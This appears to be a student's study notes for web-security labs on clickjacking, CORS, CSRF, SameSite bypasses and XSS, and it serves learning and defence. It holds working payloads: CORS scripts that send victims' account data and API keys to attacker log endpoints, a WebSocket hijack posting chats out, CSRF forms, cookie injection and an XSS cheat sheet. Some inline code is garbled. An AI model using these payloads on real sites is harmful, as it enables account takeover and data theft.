Client-Side
Clickjacking
Different from CSRF because the session is established, the victim just needs to click a button vs a having the whole request mnaipulated
- As such ant-CSRF tokens don’t really help
Ex:
<style>
	iframe {
		position:relative;
		width:$width_value;
		height: $height_value;
		opacity: $opacity;
		z-index: 2;
	}
	div {
		position:absolute;
		top:$top_value;
		left:$side_value;
		z-index: 1;
		}
</style>
<div>Test me</div> <
iframe src="YOUR-LAB-ID.web-security-academy.net/my-account"></iframe>
- Refit
$width_value,$height_value,$opacity(to close to zero),$top_value,$side_value - The goal is to make the “Click Me” button hover over the “Delete Account” button
Frame busting
sandbox="allow-forms" attribute can neutralize frame busting, the security measure
<style>
    iframe {
        position:relative;
        width:500px;
        height: 700px;
        opacity: 0.0001;
        z-index: 2;
    }
    div {
        position:absolute;
        top:445px;
        left:80px;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe sandbox="allow-forms"
src="https://0ab7007a04fed97f80bd0dd3006d00d7.web-security-academy.net/my-account?email=pop69@website.com"></iframe>
Clickjacking to trigger DOM-based XSS
<style>
	iframe {
		position:relative;
		width:500px;
		height: 700px;
		opacity: 0.0001;
		z-index: 2;
	}
	div {
		position:absolute;
		top:610px;
		left:80px;
		z-index: 1;
	}
</style>
<div>Click me</div>
<iframe
src="https://0a7300960470bb4583a107f500890094.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=hacker@attacker-website.com&subject=test&message=test#feedbackResult"></iframe>
Multistep Clickjacking
<style>
	iframe {
		position:relative;
		width:500px;
		height: 700px;
		opacity: 0.0001;
		z-index: 2;
	}
   .firstClick, .secondClick {
		position:absolute;
		top:490px;
		left:80px;
		z-index: 1;
	}
   .secondClick {
		top:300px;
		left:200px;
	}
</style>
<div class="firstClick">Click me first</div>
<div class="secondClick">Click me next</div>
<iframe src="https://0a3a0036037898d381adf8ef004c0066.web-security-academy.net/my-account"></iframe>
Prevent
X-Frame-Options
X-Frame-Options was originally introduced as an unofficial response header in Internet Explorer 8 and it was rapidly adopted within other browsers. The header provides the website owner with control over the use of iframes or objects so that inclusion of a web page within a frame can be prohibited with the deny directive:
X-Frame-Options: deny
Alternatively, framing can be restricted to the same origin as the website using the sameorigin directive:
X-Frame-Options: sameorigin
or to a named website using the allow-from directive:
X-Frame-Options: allow-from https://normal-website.com
X-Frame-Options is not implemented consistently across browsers (the allow-from directive is not supported in Chrome version 76 or Safari 12 for example). However, when properly applied in conjunction with Content Security Policy as part of a multi-layer defense strategy it can provide effective protection against clickjacking attacks.
Content Security Policy (CSP)
Content Security Policy (CSP) is a detection and prevention mechanism that provides mitigation against attacks such as XSS and clickjacking. CSP is usually implemented in the web server as a return header of the form:
Content-Security-Policy: policy
where policy is a string of policy directives separated by semicolons. The CSP provides the client browser with information about permitted sources of web resources that the browser can apply to the detection and interception of malicious behaviors.
The recommended clickjacking protection is to incorporate the frame-ancestors directive in the application’s Content Security Policy. The frame-ancestors 'none' directive is similar in behavior to the X-Frame-Options deny directive. The frame-ancestors 'self' directive is broadly equivalent to the X-Frame-Options sameorigin directive. The following CSP whitelists frames to the same domain only:
Content-Security-Policy: frame-ancestors 'self';
Alternatively, framing can be restricted to named sites:
Content-Security-Policy: frame-ancestors normal-website.com;
CORS - Cross-Origin Resource Sharing
Cross-origin resource sharing (CORS) is a browser mechanism which enables controlled access to resources located outside of a given domain. It extends and adds flexibility to the same-origin policy (SOP).
/CORS.png)
- Same-origin policy is safer
- Modern websites use CORS for sub-domains and trusted websites, but they can mess up the config
Overview
Definitions
Same-Origin Policy (SOP) restricts how a webpage can interact with resources from a different origin (defined by protocol, domain, and port).
- Under SOP, scripts running on a webpage can only access resources that share the same origin as the webpage.
- A script running on
http://test.com(non-secure HTTP) is not allowed to access resources onhttps://test.com(secure HTTPS), even though they share the same domain because the protocols are different.
Cross Origin Resource Sharing (CORS) is a protocol that allows servers to indicate which origins are permitted to access their resources.
- It is a relaxation of the SOP but with explicit permissions.
- A server sends specific HTTP headers (e.g.,
Access-Control-Allow-Origin) to specify allowed origins for cross-origin requests. - CORS enables scenarios like fetching data from APIs on another domain, embedding third-party content, or enabling communication across microservices hosted on different domains.
- It’s important to note that the server does not block or allow a request based on CORS; instead, it processes the request and includes CORS headers in the response. The browser then interprets these headers and enforces the CORS policy by granting or denying the web page’s JavaScript access to the response based on the specified rules.
In other words SOP provides the default security posture, while CORS allows secure exceptions to the SOP. Without SOP, there would be no need for CORS. CORS exists because SOP blocks cross-origin requests by default.
- Implementation: When a browser encounters a cross-origin request, it evaluates the CORS headers sent by the server to determine if the request should proceed. If the headers are absent or invalid, the SOP restriction remains in effect.
CORS
Headers involved in CORS:
- Access-Control-Allow-Origin: This header specifies which domains are allowed to access the resources. For example,
Access-Control-Allow-Origin: example.comallows only requests fromexample.com. - Access-Control-Allow-Methods: Specifies the allowed HTTP methods
- Access-Control-Allow-Headers: Specifies the allowed HTTP Headers
- Access-Control-Max-Age: Defines how long the results of a preflight request can be cached.
- Access-Control-Allow-Credentials: This header instructs the browser whether to expose the response to the frontend JavaScript code when credentials like cookies, HTTP authentication, or client-side SSL certificates are sent with the request. If Access-Control-Allow-Credentials is set to true, it allows the browser to access the response from the server when credentials are included in the request. It’s important to note that when this header is used, Access-Control-Allow-Origin cannot be set to * and must specify an explicit domain to maintain security.
There are two primary types of requests in CORS: simple requests and preflight requests:
- Simple Requests: Meet certain criteria set by CORS that make them “simple”. They are treated similarly to same-origin requests, with some restrictions. A request is considered simple if:
- It uses the GET, HEAD, or POST method,
- And the POST request’s
Content-Typeheader is one ofapplication/x-www-form-urlencoded,multipart/form-data, ortext/plain. - Additionally, the request should not include custom headers that aren’t CORS-safe listed.
- Simple requests are sent directly to the server with the
Originheader, and the response is subject to CORS policy enforcement based on theAccess-Control-Allow-Originheader. -
Importantly, cookies and HTTP authentication data are included in simple requests if the site has previously set such credentials, even without the
Access-Control-Allow-Credentialsheader being true. - Preflight Requests: The browser “preflights” requests with an OPTIONS request before sending the actual request to ensure that the server is willing to accept the request based on its CORS policy. Preflight is triggered when the request does not qualify as a “simple request”. The preflight OPTIONS request includes headers like
Access-Control-Request-MethodandAccess-Control-Request-Headers, indicating the method and custom headers of the actual request. The server must respond with appropriate CORS headers, such asAccess-Control-Allow-Methods,Access-Control-Allow-Headers, andAccess-Control-Allow-Originto indicate that the actual request is permitted. If the preflight succeeds, the browser will send the actual request with credentials included ifAccess-Control-Allow-Credentialsis set to true.
Access-Control-Allow-Origin Header
THE ACAO header is used by servers to indicate whether the resources on a website can be accessed by a web page from a different origin. This header is part of the HTTP response provided by the server. Options:
- Single origin: (explicitly defined)
- Multiple Origin: (explicitly defined)
- Wildcard Origin: (
*) least secure - With credentials:
Access-Control-Allow-Originset to a specific origin (wildcards not allowed), along withAccess-Control-Allow-Credentials: true
Analysis:
Testing for CORS misconfigurations
- change the
Origin:header to an arbitrary value - Change the
Origin:header to anullvalue
<html>
    <body>
        <script>
            var xhr = new XMLHttpRequest();
            var url = "https://0ac600c404a6cb6080ea034400a400c3.web-security-academy.net/"

            xhr.onreadystatechange = function() {
                if (xhr.readyState == XMLHttpRequest.done){
                    fetch("/log?key=" + xhr.responseText)
                }
            }

            xhr.open('GET', url + "/accountDetails", true);
            xhr.withCredentials = true;
            xhr.send(null)
        </script>
    </body>
</html>
- Makes a GET request to the account details of the application and asks the browser to send any cookies that the browser has stored and then sending the request
- When the request has sent, we capture the response of and adding it to the logs of the malicious server
- This didn’t work
- This did:
<script>
fetch('https://0ac70075042afb7e80da268b00f000d1.web-security-academy.net/accountDetails', {
method: 'GET',
credentials: 'include',
headers: {
  'Origin': 'https://exploit-0a5900f90462fb118093258201a50042.exploit-server.net/'
}
})
.then(response => response.json())
.then(data => {
  const apiKey = data.apikey;
  fetch(`https://exploit-0a5900f90462fb118093258201a50042.exploit-server.net/log?apiKey=${apiKey}`);
});
</script>
From Burp:
<script>
	var req = new XMLHttpRequest();
	req.onload = reqListener;
	req.open('get','https://0ac70075042afb7e80da268b00f000d1.web-security-academy.net/accountDetails',true);
	req.withCredentials = true;
	req.send();

	function reqListener() { location='/log?key='+this.responseText;
	};
</script>
Origin header:
- Sometimes you send the header and it responds with true to show that it’s allowed
HTTP/1.1 200 OK
Access-Control-Allow-Origin: https://malicious-website.com
Access-Control-Allow-Credentials: true
If the response contains any sensitive information such as an API key or CSRF token, you could retrieve this by placing the following script on your website:cc
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://vulnerable-website.com/sensitive-victim-data',true);
req.withCredentials = true;
req.send();

function reqListener() {
	location='//malicious-website.com/log?key='+this.responseText;
};
Sometimes you just get an Access-Control-Allow-Origin header back, not a true or false
Misconfiguration:
normal-website.comcould allowhackersnormal-website.comnormal-website.com.evil-user.net
CORS vulnerability with trusted null origin
This worked to send from the exploit server
<iframe style="display: none;" sandbox="allow-scripts" srcdoc="
<script>
var req = new XMLHttpRequest();
var url = 'https://0afc003c0370951481530238001700c4.web-security-academy.net'
req.onreadystatechange = function() {
        if (req.readyState == XMLHttpRequest.DONE){
        fetch('https://exploit-0a08003e03a595cd81600195011000b5.exploit-server.net/exploit/log?key=' + req.responseText)
         }
        }
req.open('GET', url + '/accountDetails', true);
req.withCredentials = true;
req.send(null);
</script>"></iframe>
3
Even “correctly” configured CORS establishes a trust relationship between two origins. If a website trusts an origin that is vulnerable to cross-site scripting (XSS), then an attacker could exploit the XSS to inject some JavaScript that uses CORS to retrieve sensitive information from the site that trusts the vulnerable application.
- The trick is to find a vulnerability on
Access-Control-Allow-Origin: https://subdomain.vulnerable-website.com - Also sometimes it trust a website that uses HTTP rather than HTTPS
Most CORS attacks rely on the presence of the response header:
Access-Control-Allow-Credentials: true
<script>

	document.location="http://stock.0ad800f00471924f82d91fd700c9002d.web-security-academy.net/?productId=<script>var req = new XMLHttpRequest();var url = 'https://0ad800f00471924f82d91fd700c9002d.web-security-academy.net';req.onreadystatechange = function(){if (req.readyState == XMLHttpRequest.DONE) {fetch('https://exploit-0afd006a041b923982861ede01bc00ff.exploit-server.net/exploit/log?key=' %2b req.responseText)};};req.open('GET', url %2b '/accountDetails', true); req.withCredentials = true;req.send(null);%3c/script>&storeId=1"

</script>
Without that header, the victim user’s browser will refuse to send their cookies, meaning the attacker will only gain access to unauthenticated content, which they could just as easily access by browsing directly to the target website.
Further Reading
https://medium.com/@mahakjaiswani888/navigating-cors-exploring-with-portswigger-labs-c13b37310cf3
CSRF
Cross-site request forgery (CSRF) - allows an attacker to induce users to perform actions that they do not intend to perform.
Ex: Web Page
<html>
	<body>
		<form action="https://vulnerable-website.com/email/change" method="POST">
			<input type="hidden" name="email" value="pwned@evil-user.net" />
		</form>
		<script>
			document.forms[0].submit();
		</script>
	</body>
</html>
- If the user is logged in to the vulnerable website, their browser will automatically include their session cookie in the request (assuming SameSite cookies are not being used).
How
The easiest way to construct a CSRF exploit is using the CSRF PoC generator that is built in to Burp Suite Professional:
- Select a request
- Right-click -> Engagement tools / Generate CSRF PoC
- Burp Suite will generate the html
- Tweak various options
- Copy the generated HTML into a web page
- Test by going there when logged in
Lab 1
Basically it was that simple
- Just had to remember to use a different email than the one from the initial request I captured because when I stopped intercepting, I changed my own email so the victim wasn’t able to receive it
How to deliver
Typically place the malicious HTML onto a website that you control and induce victims to visit that website.
- Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable website.
- Example - if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">
Defenses
- CSRF tokens
- generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request
- SameSite cookies
- browser security mechanism that determines when a website’s cookies are included in requests originating from other websites
- Referer-based validation
- Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application’s own domain (less effective than CSRF token)
CSRF Tokens
Example of how to share with a client:
<form name="change-email-form" action="/my-account/change-email" method="POST">
	<label>Email</label>
	<input required type="email" name="email" value="example@normal-website.com">
	<input required type="hidden" name="csrf" value="50FaWgdOhi9M9wyna8taR1k3ODOR8d6u">
	<button class='button' type='submit'> Update email </button>
</form>
Common flaws in CSRF token validation
- Attackers may be able to skip CSRF validation when using a GET request instead of a POST request
- Validation depends on token being present, sometimes you can simply remove it
- Token not tied to user session - attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack
- CSRF token tied to a non-session cookie, at least not the same cookie that is used to track sessions
- For example this can occur when an application employs two different frameworks - one for session handling and one for CSRF protection
- CSRF token is simply duplicated in a cookie
- the attacker doesn’t need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim’s browser, and feed their token to the victim in their CSRF attack.
Lab 2
- Literally just use a GET request instead of POST for the change email parameter
Lab 3
- Just remove the CSRF token and field from the request (and HTML)
Lab 4
- Not sure what was going on in this lab
- Basically you capture a login request, copy the CSRF token, and then drop the request
- This requires you to find a way to pass them, in this case as a URL parameter
- Fu3ZUhAXMAG9zRaAPcVzmQDOM2l8C13r - csrf token
- lCBxMg9r3ll5rJc55Az3MezHpNrEPwLV = key
GET /?search=trees%0d%0aSet-Cookie:%20csrfKey=<attacker>i- Adding the csrfkey in the search URL
- Include auto-submit script in Generate CSRF PoC
<img src="https://SITE/?search=trees%0d%0aSet-Cookie:%20csrfKey=<attacker>" onerror="document.forms[0].submit()">
- Then also add the csrf token as well
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a6500e804ad0b4b80377b0d00f40017.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="pop669@pop.com" />
<input type="hidden" name="csrf" value="Fu3ZUhAXMAG9zRaAPcVzmQDOM2l8C13r" />
<input type="submit" value="Submit request" />
</form>
<img src="https://0a6500e804ad0b4b80377b0d00f40017.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfKey=lCBxMg9r3ll5rJc55Az3MezHpNrEPwLV%3b%20SameSite=None" onerror="document.forms[0].submit()">
</body>
</html>
- Required me to uncheck
Include auto-submit scriptin the Generate CSRF PoC
Lab 6
Same as lab 5, but you can make the cookie whatever, I just used the same format
SameSite
SameSite is a browser security mechanism that determines when a website’s cookies are included in requests originating from other websites.
- Site is defined at TLD, but the URL scheme (http vs https) is considered as well
- Site considers scheme, domain, and TLD
- Origin also considered subdomain and port

- Vulnerability for the site will work on other parts of the site, so other origins, but not other sites
- works by enabling browsers and website owners to limit which cross-site requests should include specific cookies. Done by
Set-Cookie: session=<cookie>- Chrome enables
Laxsettings by default, meaning browsers will send the cookie only if:- Request uses
GETmethod - Request resulted form a top-level navigation by the user, such as clicking a link
- Request uses
- If a cookie is set with
SameSite=Strict- browsers will not send it in any cross-site requests, meaning if the target site for the request does not match the site currently shown in the browser’s address bar, it will not include the cookie.
- Chrome enables
If you encounter a cookie set with SameSite=None or with no explicit restrictions, it’s worth investigating whether it’s of any use.
- Note that the website must also include the
Secureattribute or browsers will reject the cookie
Bypassing SameSite Lax restrictions
- Try
GETrequest even when posting data. Ex:<script> document.location = 'https://vulnerable-website.com/account/transfer-payment?recipient=hacker&amount=1000000'; </script> - This won’t always work, but some frameworks allow you to override. Symfony uses the
_methodparameter in forms, for example, and it takes precedence over the normal method. ```HTML
##### Lab 7
Basically the point here is to force the `POST` request. The below was all I needed. Really the learning point here was the fact that the `_method` parameter could be passed to the URL query string, though fwiw it seems like it required the `email` parameter to be there as well.

```HTML
<script>
      document.location = "https://0a47003c0499372e801812a500e20070.web-security-academy.net/my-account/change-email?email=pop@pop.com&_method=POST"
</script>
Same Strict bypass via client-side redirect
If a cookie is set with the SameSite=Strict attribute, browsers won’t include it in any cross-site requests. You may be able to get around this limitation if you can find a gadget that results in a secondary request within the same site.
- One possible gadget is a client-side redirect that dynamically constructs the redirection target using attacker-controllable input like URL parameters
- DOM-based open redirection
- Works because not really redirect so it includes cookies
- If you can manipulate this gadget to elicit a malicious secondary request, this can enable you to bypass any SameSite cookie restrictions completely.
- Not possible with server-side redirects
Lab 8
<script>
    document.location = "https://0a120099030b9907800421f5009900f1.web-security-academy.net/post/comment/confirmation?postId=1/../../my-account/change-email?email=pop%40pop.com%26submit=1";
</script>
Ok, so the way this works is that you are looking around for something like a DOM-XSS, and when you submit a blog post, it takes you first to /post/comment/confirmation?postId=x before redirecting you back to the blog post
- If you change the
x, it will take you there - If you change the
xto1/../../my-account, it will take you there as well - Then enables you to use the same
my-account/change-email?email=pop@pop.comas the previous lab, though you do need to add thesubmitparameter and URL encode the ampersand delimiter to avoid breaking out of thepostIdparameter in the initial setup request
SameSite strict bypass via sibling domain
don’t forget that if the target website supports WebSockets, this functionality might be vulnerable to cross-site WebSocket hijacking (CSWSH), which is essentially just a CSRF attack targeting a WebSocket handshake
Lab 9
First off - Note no unpredictable web tokens - vulnerable to CSRF attack
- 3:24 - write initial payload
Key things to notice:
- When you refresh the
/chatendpoint, the there is aREADYmessage sent to the WebSocket history - This is a PoC for CSWSH (taken from 3:24 in video):
<script> var ws = new WebSocket('wss://YOUR-LAB-ID.web-security-academy.net/chat'); ws.onopen = function() { ws.send("READY"); }; ws.onmessage = function(event) { fetch('https://YOUR-COLLABORATOR-PAYLOAD.oastify.com', {method: 'POST', mode: 'no-cors', body: event.data}); }; </script> - Check this with Collaborator - you won’t get a vuln, but if you get a request you know it works
- Session cookie won’t be sent bc of the
SameSite = Strict
- Session cookie won’t be sent bc of the
- Study proxy history - you need to notice that responses to requests for resources like script and image files contain an
Access-Control-Allow-Originheader, which reveals a sibling domain atcms-YOUR-LAB-ID.web-security-academy.net.- Check requests for resources like script and image files
- It was also important to visit this website
- It had a login form, check that, and try injecting XSS payload like
<script>alert('XSS')</script> - Confirm it works with
GETresponse too (Change request method)
- It had a login form, check that, and try injecting XSS payload like
- URL-encode the PoC for CSWSH
- Then use this CSRF, but include the URL-encoded one as the username on the vulnerable domain:
<script> document.location = "https://cms-YOUR-LAB-ID.web-security-academy.net/login?username=YOUR-URL-ENCODED-CSWSH-SCRIPT&password=anything"; </script> - Deliver and check Poll Now in Collaborator
- Confirm that this does contain your session cookie
SameSite Lax bypass via cookie refresh
if a website doesn’t include a SameSite attribute when setting a cookie, Chrome automatically applies Lax restrictions by default. However, to avoid breaking SSO, it doesn’t enforce these restrictions for the first 120 seconds on top-level POST requests
- So there is a two minute window
- Not practical to hit the window, but it could work to force the victim to be issued a new session cookie
- You can trigger the cookie refresh from a new tab so the browser doesn’t leave the page before you’re able to deliver the final attack
- Pop-ups are blocked, but you can include the
onclickevent handlerwindow.onclick = () => { window.open('https://vulnerable-website.com/login/sso'); }
- Pop-ups are blocked, but you can include the
Lab 10
The key thing here is to notice that there is a new session cookie each time you visit /social-login which initiates the full OAuth flow. So getting the victim to visit this without browsing to it is the key.
- So you have the normal CSRF PoC, but you add this
onclickpart as well
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0ac0003804d4532c8179f721004a00ea.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="pop2@pop.com" />
<input type="submit" value="Submit request" />
</form>
<script>
window.onclick = () => {
window.open('https://0ac0003804d4532c8179f721004a00ea.web-security-academy.net/social-login');
setTimeout(changeEmail, 5000);
}
function changeEmail(){
document.forms[0].submit();
}
</script>
</body>
</html>
Bypassing Refer-based CSRF defenses
Some applications make use of the HTTP Referer header to attempt, normally by verifying that the request originated from the application’s own domain. This approach is generally less effective and is often subject to bypasses.
- contains the URL of the web page that linked to the resource that is being requested
- Some applications only validate the
Refererheader if it is present - You can cause the victim’s browser to drop the header with:
<meta name="referrer" content="never">
Lab 11
Literally just include the tag above like so:
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<meta name="referrer" content="never">
<body>
<form action="https://0a4b00b803b19f3c80a9129e00730054.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="pop@pop.com" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>
Validation of Referer can be circumvented
Sometimes validation of the Referer header can be broken
- Ex: validation that the domain starts correctly
http://vulnerable-website.com.attacker-website.com/csrf-attack
- Or even just that the correct website is included somewhere
http://attacker-website.com/csrf-attack?vulnerable-website.com- This may not work bc some browsers strip the query data by default, but you can include
Referrer-Policy: unsafe-urlheader in your exploit to ensure that full URL is sent
Lab 12
There are two things here:
- We need to find a way to include the victim website
- We need to find a way for it be be accepted (
Referrer-Policy: unsafe-url)
For the first:
- You can change your email normally, but if you try to to use the exploit server, it won’t work because of the
Refererheader. Referer: https://arbitrary-incorrect-domain.net?YOUR-LAB-ID.web-security-academy.netdoes work though when you alter theRefererheader in Burp- Note that this means you have to figure out this part in Burp before you go to the exploit server
- It means that as long as the victim URL is somewhere in the URL, the
Refererheader will validate - So change the
<script>part to sayhistory.pushState('', '', '/?0aca0073034de84481afc65e00ea00e8.web-security-academy.net');rather thanhistory.pushState('', '', '/
For the second:
- The
Referrer-Policy: unsafe-urlgoes in theHead:section of the exploit server, not theBody
Additional CSRF Concepts (THM)
Types of CSRF
Traditional CSRF: The victim is tricked into carrying out an action on a website without realizing it.
- Ex: A victim already logged in to their banking app clicks a link that uses their cookies to transfer money to the attacker.
Asynchronous CSRF: Operations are initiated without a complete page request-response cycle, using JavaScript (XMLHttpRequest or the Fetch API).
- Ex: A malicious script on an attacker’s page makes an AJAX call to
mailbox.thm/api/updateEmail. The victim’s session cookie is included automatically, and if no CSRF defenses exist, the settings are modified.
Flash-based CSRF: Takes advantage of flaws in Adobe Flash Player components used by applications for interactive content or video streaming.
Hidden Link / Image Exploitation
A CSRF attack can embed a 0x0 pixel image or link using src or href:
<a href="http://mybank.thm:8080/dashboard.php?to_account=GB82MYBANK5698&amount=1000" target="_blank">Click Here to Redeem</a>
The link automatically transfers money to the attacker’s account when clicked by an authenticated user.
Double Submit Cookie Bypass
The server generates a CSRF token sent to the browser and embedded in hidden form fields. The server checks that the cookie and hidden field match. This can be bypassed via:
- Session Cookie Hijacking (man-in-the-middle)
- Subverting the Same-Origin Policy (attacker-controlled subdomain)
- Exploiting XSS vulnerabilities
- Predicting or interfering with token generation
- Subdomain Cookie Injection
SameSite Cookie Summary (THM Context)
- Strict: Only sent in first-party context (same site that set the cookie)
- Lax: Sent in top-level navigations and safe HTTP methods (GET, HEAD, OPTIONS); not sent with cross-origin POST requests
- None: Minimal restriction; requires the Secure attribute when over HTTPS
Chrome default behavior: cookies without a SameSite attribute are treated like SameSite=None for the first 2 minutes, then treated as Lax.
XSS-Steps
- Identify the reflection point. You already feel solid here. The key is confirming it’s actually reflected (or stored/DOM-based) and noting where exactly the value lands in the response.
- Determine your context. This is the step most people underestimate. The context dictates your entire approach:
- Raw HTML body → you can inject tags directly
- Inside an HTML attribute → you need to close the attribute and tag first
- Inside a quoted JS string → you need to break out of the string with
'or" - Inside a JS template literal → use
${}syntax - Inside a
scriptblock but not in a string → no quotes needed, just valid JS
-
Test for breaking out. Send your canary characters (
",',<,>,`,\) and observe how they are handled in the response. Are they HTML-encoded? Stripped? Reflected raw? This tells you what you’re working with. -
Handle encoding/filtering. If characters are blocked or encoded, consider: HTML entities, JS escape sequences (
\u003c),javascript:inhref/src, and event handlers likeonerror,onload,onfocusas alternatives to<script>. - Construct and deliver your payload. For the exam, the typical goal is
alert(document.cookie)orprint()— confirming JS execution rather than full exploitation.
Determining Context
The workflow is simple: send your canary, then read the raw source (not the rendered page) and ask “what is this string sitting inside?”
View source (Ctrl+U) or use Burp’s response tab. Search for your canary string and look at the characters immediately surrounding it:
- Surrounded by normal HTML tags → HTML body context
- Inside a tag’s attribute value, wrapped in
"or'→ attribute context - Inside a
<script>block, wrapped in quotes → JS string context - Inside a
<script>block, not in quotes (e.g. assigned directly to a variable as a number/boolean) → JS non-string context - Inside a
<script>block with backticks → JS template literal context - Inside an
href,src, oractionattribute → URL attribute context - Only visible in JS via
location,document.URL, etc. but not in the raw HTML → DOM context
Highlights
The </script> trick is one people miss. If your canary lands inside a JS string and single quotes are encoded, you might think you’re stuck. But browsers stop parsing a <script> block the moment they encounter </script> — even mid-string. So </script><img src=x onerror=alert(1)> can escape the script block entirely, even though you’re “inside a JS string.” The HTML parser takes priority.
The backslash-escaping trick is another one. If the server escapes your ' to \' to prevent you breaking out of a JS string, but doesn’t also escape backslashes, you can send \' yourself. The server turns it into \\' — the first backslash escapes the second, and your ' is now free.
On angle brackets being encoded — yes, your understanding is exactly right. The server reflects < as the literal characters < in the HTML, so the browser never sees it as a tag delimiter. It just renders as the < character visually, but there’s no actual tag. That’s why the fallback is to exploit whatever context y
References
XSS context probes & payloads
Step 1 — Universal probe (send this first, always)
canary"><'/`
View the raw response. Check which characters are reflected as-is vs. HTML-encoded.
<reflected raw → tag injection likely viable"reflected raw → can break out of double-quoted attributes'reflected raw → can break out of single-quoted attributes`reflected raw → may be usable in JS template literal context- All encoded → you’re limited to event handlers or JS string escapes
HTML body context
Canary lands as: <div>canary</div>
<script>alert(1)</script>
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
<body onload=alert(1)>
<input autofocus onfocus=alert(1)>
<details open ontoggle=alert(1)>
If script keyword is blocked:
<img src=x onerror=alert(1)>        <!-- no "script" needed -->
<svg/onload=alert(1)>
If angle brackets are encoded → context is effectively useless for tag injection; look elsewhere in the page.
HTML attribute context (double-quoted)
Canary lands as: <input value="canary">
Probe: does " reflect raw or become "?
If " is raw:
" onmouseover="alert(1)
" autofocus onfocus="alert(1)
" onblur="alert(1)" autofocus="
"><img src=x onerror=alert(1)>
"><svg onload=alert(1)>
If " is encoded but ' is not:
' onmouseover='alert(1)
If both are encoded (all quotes encoded) → angle brackets may still work to break out of the tag entirely:
canary><svg onload=alert(1)>
HTML attribute context (single-quoted)
Canary lands as: <input value='canary'>
' onmouseover='alert(1)
' autofocus onfocus='alert(1)
'><img src=x onerror=alert(1)>
HTML attribute context (unquoted)
Canary lands as: <input value=canary>
Any whitespace breaks the attribute, so event handlers slot straight in:
canary onmouseover=alert(1)
canary onfocus=alert(1) autofocus
JS string context (single-quoted)
Canary lands as: var x = 'canary';
Probe: does ' reflect raw or become \' or '?
If ' is raw:
'-alert(1)-'
';alert(1);//
'+alert(1)+'
If ' is backslash-escaped (\') but \ is not escaped:
\';alert(1);//
(The \ escapes the escape, freeing the '.)
If ' is HTML-entity encoded (') — angle brackets may still work to break out of the script block:
</script><img src=x onerror=alert(1)>
(Browsers stop parsing JS when they see </script> even mid-string.)
JS string context (double-quoted)
Canary lands as: var x = "canary";
Same logic as single-quoted, swap ' for ":
"-alert(1)-"
";alert(1);//
\";alert(1);//   (if " is escaped but \ isn't)
JS template literal context
Canary lands as: var x = `canary`;
No need to break out of quotes at all:
${alert(1)}
${alert`1`}
href / src attribute (URL context)
Canary lands as: <a href="canary"> or <a href='canary'>
Try javascript: URI if you control the whole value:
javascript:alert(1)
If the attribute is filtered for javascript:, try encoding:
javascript:alert(1) <!-- tab character before "alert" -->
javascript:alert(1) <!-- HTML entity for j -->
Some filters check the start of the string, so:
JaVaScRiPt:alert(1) <!-- case variation -->
DOM-based XSS
No raw reflection in HTML source. Data flows through JS.
Common sources: location.search, location.hash, document.referrer, document.cookie Common sinks: innerHTML, document.write(), eval(), setTimeout(string), location.href
Use Burp’s DOM Invader, or manually search JS files for the source variable being passed to a sink.
Payload depends on the sink:
// innerHTML sink — no script tag, use event handler
<img src=x onerror=alert(1)>

// document.write sink — can inject full tags
<script>alert(1)</script>

// eval / setTimeout(string) sink — pure JS, no HTML needed
alert(1)

// location.href sink
javascript:alert(1)
When angle brackets are encoded — JS-only payloads
If < and > both become < and >, tag injection is dead. But if you’re in a JS or attribute context, you don’t need them:
// Inside a JS string — no angle brackets used at all
'-alert(1)-'
';alert(1);//

// Inside an attribute — no angle brackets, just break out of the quote
" onmouseover="alert(1)

// Template literal
${alert(1)}
Filter bypass quick-reference
|Blocked|Try instead|
|—|—|
|alert keyword|alert\1or`window'alert'`or`eval('al'+'ert(1)')`|
|`(` and `)`|`alert\`1 (tagged template literal, no parens needed)|
|Spaces|/ as separator: <svg/onload=alert(1)>|
